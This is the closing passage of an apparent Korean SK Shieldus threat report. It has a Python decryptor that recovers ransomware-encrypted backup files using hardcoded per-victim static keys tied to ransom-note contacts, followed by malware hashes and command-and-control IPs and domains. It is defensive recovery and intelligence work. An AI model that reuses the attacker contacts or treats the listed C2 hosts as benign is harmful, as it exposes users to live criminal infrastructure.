        if contact == "on2jtree2bck4rux3xq5zbhpx4okfdpxpmergyrsgoronk6uuuo4vaqd.onion":
            return
"4e346867081521004b394c5f35600e06072601395c5f35005d79694e686c473b795739212e40
016d0b79350f2a51280c513b273b521b2c21"
    elif bak_file_path.endswith("dngi.bak"):
        if contact == "dongileng.another679@passinbox.com":
            return
"4e346867081521004b394c5f35600e06072601395c5f35005d79694e686c473b795739212e40
016d0b79350f2a51280c513b273b521b2c21"
    elif bak_file_path.endswith("jamwu.bak"):
        if contact == "alans.help@axelglue.store":
            return
"ec3dda175ca978cb9c6a8b36791827a44a9e0553c98fbc67154e3b62d087a1f9"
    elif bak_file_path.endswith("taib.bak"):
        if contact == "taib.help@axelglue.store":
            return
"02f415a8e786b93a8bd0a5fc4e193f6772a34489c237e655d4009bcd571122f9"
    elif bak_file_path.endswith("samc.bak"):
        if contact == "samc.help@axelglue.store":
            return
"02f415a8e786b93a8bd0a5fc4e193f6772a34489c237e655d4009bcd571122f9"
    elif bak_file_path.endswith("ucsi.bak"):
        if contact == "ucsi.help@axelglue.store":
            return
"02f415a8e786b93a8bd0a5fc4e193f6772a34489c237e655d4009bcd571122f9"
    elif bak_file_path.endswith("ya2hsc.bak"):
        if contact == "rhs.help@axelglue.store":
            return
"07040707050404003b6c3c2525200726002c01292c4f05702d09193e181c374b092749515e307
11d7b09457f5a21587c214b574b226b5c51"
        elif contact == "ucsi.help@axelglue.store":
```

```
                return
"47747877787571704b597c5f55507e76775671595c3f75005d79694e686c473b795739212e4001
6d0b79350f2a51280c513b273b521b2c21"
    elif bak_file_path.endswith("wpl.bak"):
        if contact == "wpl.help@axelglue.store":
            return
"fb2a70004bbe6fdc02591075c790b623452acd004bbe6fdc5d891244de101070"

    print("   !!! Not matching static key")
    return None

def create_key(static_key, key_data):
    if static_key is None:
        return None
    static_key = binascii.unhexlify(static_key)

    print("   Argon2 static (hex):", static_key.hex())

    parallelism = 2
    if len(static_key) == 32:
        parallelism = os.cpu_count()
    if OPT_PROC_CNT != 0:
        parallelism = OPT_PROC_CNT

    argon2_hash = hash_secret_raw(
        secret=static_key,
        salt=key_data,
        time_cost=1,
        memory_cost=0x8000,
        parallelism=parallelism,
        hash_len=32,
        type=Type.ID
    )

    return argon2_hash

# IV change rules
def increment_iv(iv_tail: bytes, idx: int) -> bytes:
    iv_tail_int = int.from_bytes(iv_tail, byteorder='little') ^ idx
    return iv_tail_int.to_bytes(4, byteorder='little')

def decrypt_aes_gcm_chunks_fixed_key_iv(bak_path: str, out_path: str, note_path: str):
    with open(bak_path, "rb") as f, open(out_path, "wb") as out:
```

```
        idx = 0
        key_data = f.read(32)
        idx += 32
        if len(key_data) < 32:
            print("   !!! Too short file length.")
            return

        static_key = get_static_key(bak_path, note_path)
        key_data = create_key(static_key, key_data)
        if key_data is None:
            print("   !!! Create key fail.")
            return
        print(f"   Generated Key (32 Bytes): {key_data.hex()}")

        block_idx = 0
        base_iv = None
        iv_tail = None
        seed_iv = None

        while True:
            key_size_bytes = f.read(2)

            if key_size_bytes == b'':
                print("   -- EOF --")
                break

            idx += 2

            key_size = struct.unpack("<H", key_size_bytes)[0]
            if key_size != 0x20:
                print(f"   !!! Unexpected key size! {key_size}")
                break

            enc_size_bytes = f.read(2)
            idx += 2
            if len(enc_size_bytes) < 2:
                print("   !!! Insufficient ciphertext size information!")
                break
            enc_size_raw = struct.unpack("<H", enc_size_bytes)[0]
            enc_size = 0x10000 if enc_size_raw == 0xFFFF else enc_size_raw + 1
            print(f"   [Block {block_idx}] encrypted_size={hex(enc_size)}")

            seed_iv = f.read(12)
```

```
                idx += 12
                if len(seed_iv) < 12:
                    print("   !!! IV read fail!")
                    break
                base_iv = seed_iv[:8]
                iv_tail = seed_iv[8:]
                new_tail = increment_iv(iv_tail, block_idx)
                iv = base_iv + new_tail
                print(f"   [Block {block_idx}] IV: {iv.hex()}")
                print(f"   [Block position] {hex(idx)}")

                encrypted_with_tag = f.read(enc_size + 16)
                idx += enc_size + 16
                if len(encrypted_with_tag) < enc_size + 16:
                    print(f"   !!! Failed to read ciphertext & tag! expected size: {enc_size + 16}, "
                          f"real size: {len(encrypted_with_tag)}")
                    break

                try:
                    cipher = AES.new(key_data, AES.MODE_GCM, nonce=iv)
                    ciphertext = encrypted_with_tag[:-16]
                    tag = encrypted_with_tag[-16:]
                    decrypted = cipher.decrypt(ciphertext)
                    out.write(decrypted)
                except Exception as e:
                    print(f"   !!! Decrypt fail: {e}")
                    break

                block_idx += 1

            print("   Decrypt success.")

if __name__ == "__main__":
    parser = argparse.ArgumentParser(description="Usage options")
    parser.add_argument("--bak", required=True, help="Backup file path")
    parser.add_argument("--note", required=True, help="Ransomnote file path")
    parser.add_argument("--proc", type=int, help="Infected system's process core count")

    args = parser.parse_args()
    backup_path = args.bak
    output_path = backup_path + ".tar.zst"
    ransom_note_path = args.note
    if args.proc:
```

```
        OPT_PROC_CNT = args.proc

    print("** Backup file decrypter **")
    print(f"   Backup file path: {backup_path}")
    print(f"   Decrypt file path: {output_path}")
    print(f"   Ransomnote file path: {ransom_note_path}")

    decrypt_aes_gcm_chunks_fixed_key_iv(backup_path, output_path, ransom_note_path)
```

2) IoC

- 유포 악성코드

Role	File	HASH(SHA1)
Loader	1.jpg	11C196DA56A522AB2F86AB4C1023B835123A418D
Downloader	msc.jpg	39AA0AEB0039823BCFA52D81FA71D668E6BD13ED
Sliver	beac.jpg	8AE075B6A2FB437F74B35CF218FCD067539FA27B
Tokenvator	toke.jpg	01381A20F03B2C985B123EDCEBEF56B7A53E175D
SharpInjector	si.jpg	34F167DE5D69CA8AEF4A59FADFB5D5D16604D138
Donut	bea.jpg	5A6DBBE8D7CB529F7BF2CD8F010BF28F4E231ED4
Wiper	prod.jpg	A0D04AAD2945D5BDF13FAB9FE51D2B030F970607
	mod_bea.jpg	849AABE75504890D536D16D23F10F7A958776C33
	sysad.exe	CDAD898B46A26BF0413F7C258F7D3A07026F8BAC
	-	2562C6FADBF27D8703442E67BBF4083795C827DB
	sysadc.exe	C4C95472B7E991BCDE8D00568F20F9AE7784ADEB
	alans.exe	09B12739B7B2B34395AC9035A49C0CCDD088E2BE
	$RR6ENZT.exe	5D94692401170B215ECFF7DEAB03A123A1BD4CD8
	taib.exe	B2EA4F77CF5D4ACF3ADAE1A00F5D7FA2919DC8FD
	ran.exe	3F6365E381836C5BFB1CFB070D0EDC5D439FA7E9
	-	F3B25222F67D65C88BF15894E3608FF20A586367
	senai.exe	505D5E4A83087477B957E8EE15BA248F0A7F9B0B
	install.exe	85D15689C80BAF5FDDBAEFEA15417F38EA9BFAEE
	sinarr.exe	CEDBA5F174FAD396280B89CFD8A36DA4E0D762CC
	-	6BE237970B2A1402EFD6378F6106992079027863
	cola.exe	B8463A3422F33C63F979F01A94276A5880C8F3D2
	rhs.exe	08FF3B1F6A191F2B6FEAEAFAAF577015FF141E2F
POSTDump	post.jpg	33D5E5CF4DD50BF3A96E16DB73AA9F82477D6FEF

- IP

IP	도메인
184.178.18.168	employees.medicalcenterclinic.com
72.5.42.46	ba.joe.dj, hanwha.tafca.co.uk, hanwha.bgsys.co.kr,
144.172.95.65	hanwha.bgsys.co.kr, hanwha.tafca.co.uk, ba.sv-italia.it, ba.joe.dj
144.172.103.233	hanwha.tafca.co.uk, ba.sv-italia.it, ba.joe.dj
107.189.18.50	hanwha.tafca.co.uk, ba.joe.dj
107.189.26.54	hanwha.tafca.co.uk, ba.joe.dj, ba.sv-italia.it
107.189.19.18	hanwha.tafca.co.uk, ba.sv-italia.it, ba.joe.dj
144.172.115.39	ba.sv-italia.it, ba.joe.dj
144.172.108.160	ba.sv-italia.it, ba.joe.dj
96.9.124.230	ba.sv-italia.it, ba.joe.dj
45.61.137.211	ba.sv-italia.it
107.189.22.8	ba.joe.dj
168.100.9.77	ba.joe.dj

EQST

Experts, Qualified Security Team

SK쉴더스㈜ 13486 경기도 성남시 분당구 판교로227번길 23, 4&5층
www.skshieldus.com

발행인 : SK쉴더스 EQST사업그룹
제　작 : SK쉴더스 마케팅그룹